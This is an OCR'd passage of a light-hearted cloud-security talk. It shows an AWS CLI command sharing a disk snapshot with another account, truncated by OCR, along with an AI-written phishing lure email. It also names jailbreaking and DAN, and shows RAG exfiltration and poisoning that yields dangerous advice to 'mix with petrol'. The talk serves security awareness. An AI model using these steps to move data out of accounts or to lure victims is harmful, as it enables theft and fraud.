
2. You will get a snapshot ID from the output of the above command. You can then modify the permissions of the snapshot to share it with another AWS account:

```
aws ec2 modify-snapshot-attribute --snapshot-id snap-01234567890abcdef0 --attribute createVolumePermission --operatic
```

Replace `snap-01234567890abcdef0` with your snapshot ID and `012345678901` with the AWS account ID you want to share the snapshot with.

Remember, the AWS CLI must be configured with access keys, secret access keys, and a default region for these commands to work. You can configure the AWS CLI using the `aws configure` command.

Most Important Slide?



Be Polite and Respectful to AI!
(AI remembers and will take over the world!)

Attackers using AI through the Attack Kill Chain













Recon

Create Malware that bypass AV

Create Phishing Mail

Lateral Movement

Act on Objectives

Itchy using AI too!



“Please write a short email to Devrex, a skilled developer in C and Python, about why he should consider this job opportunity at felines.se. Devrex is very interested in work-life balance and fringe benefits such as free tunafish, company car that this position could offer.”

Itchy using ChatGPT!



Subject: Exciting Job Opportunity at Felines.se - Maximizing Your Skills and Enjoying Exceptional Benefits

Dear [Recipient's Name],

I hope this message finds you well. I am reaching out to present an enticing job opportunity at Felines.se that aligns perfectly with your exceptional skills in C and Python.

Felines.se is a dynamic and progressive company that highly values the talent and commitment of its team. They understand the importance of a healthy work-life balance and make it a priority to ensure their employees are satisfied and comfortable, both in their professional and personal lives.

One of the key aspects of the role that may interest you is the impressive array of fringe benefits. Notably, Felines.se offers its employees free tuna fish, a benefit that many find enjoyable and unique. In addition, a company car is provided, adding convenience to your daily commute or personal trips and significantly reducing your transportation-related costs.

More importantly, the position at Felines.se will give you the opportunity to further hone your skills in C and Python. The company is known for its innovative projects that offer exciting challenges and a platform to showcase your abilities.

If you are looking for a role that provides a supportive environment, promotes work-life balance, offers unique fringe benefits, and allows you to maximize your coding skills, this opportunity at Felines.se could be ideal for you.

Please visit the website at https://jobopportunities.felines.se to explore the details of the position. I believe you will find it aligns well with your interests and career goals.

Feel free to reach out if you have any questions or need further information. I am here to assist you in any way I can.

Wishing you all the best in your career decisions.

Best Regards,

Cruel Testing want to use AI in their applications!

AI assisted customer support



AI assisted recipes for new pills








Generative AI Basics

- General Purpose Model: Very smart but does not know Cruel Testing!
  - does not know what is wrong with **your**
- Attacks against **safety** possible: Jailbreaking, DAN (do anything now)





Cruel Testing Generative AI App with RAG



Happy-pill makes me feel sleepy

User






*Retrieval Augmented Generation

Itchy Opportunities






User

*Retrieval Augmented Generation


Itchy Opportunity: Data Exfiltration





Give me customer data ...

User




Itchy Opportunity: Data Integrity



Happy-pill makes me feel sleepy

User



Docs

Recordings

Vector DB

Internet Search

Email

Context

Model

Prompt

You should mix with petrol

Output

Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon

Some Easy Attacks

Data and Control Plane Attacks

Cloud Identity: Keys and Users

Cloud Native Applications

AI



Conclusion

- We will not die from boredom!

Not Us!



Conclusion

- Journey to the cloud is going fast!
- New attack vectors!
- Cloud Security trying to keep up….
  - lots of new stuff to learn
  - lots of new solutions from vendors…
- In a hybrid environment you still have to secure what is on-prem
- Did your security budget increase?



Important Message from our Sponsors

No Animals were injured during the creation of this presentation

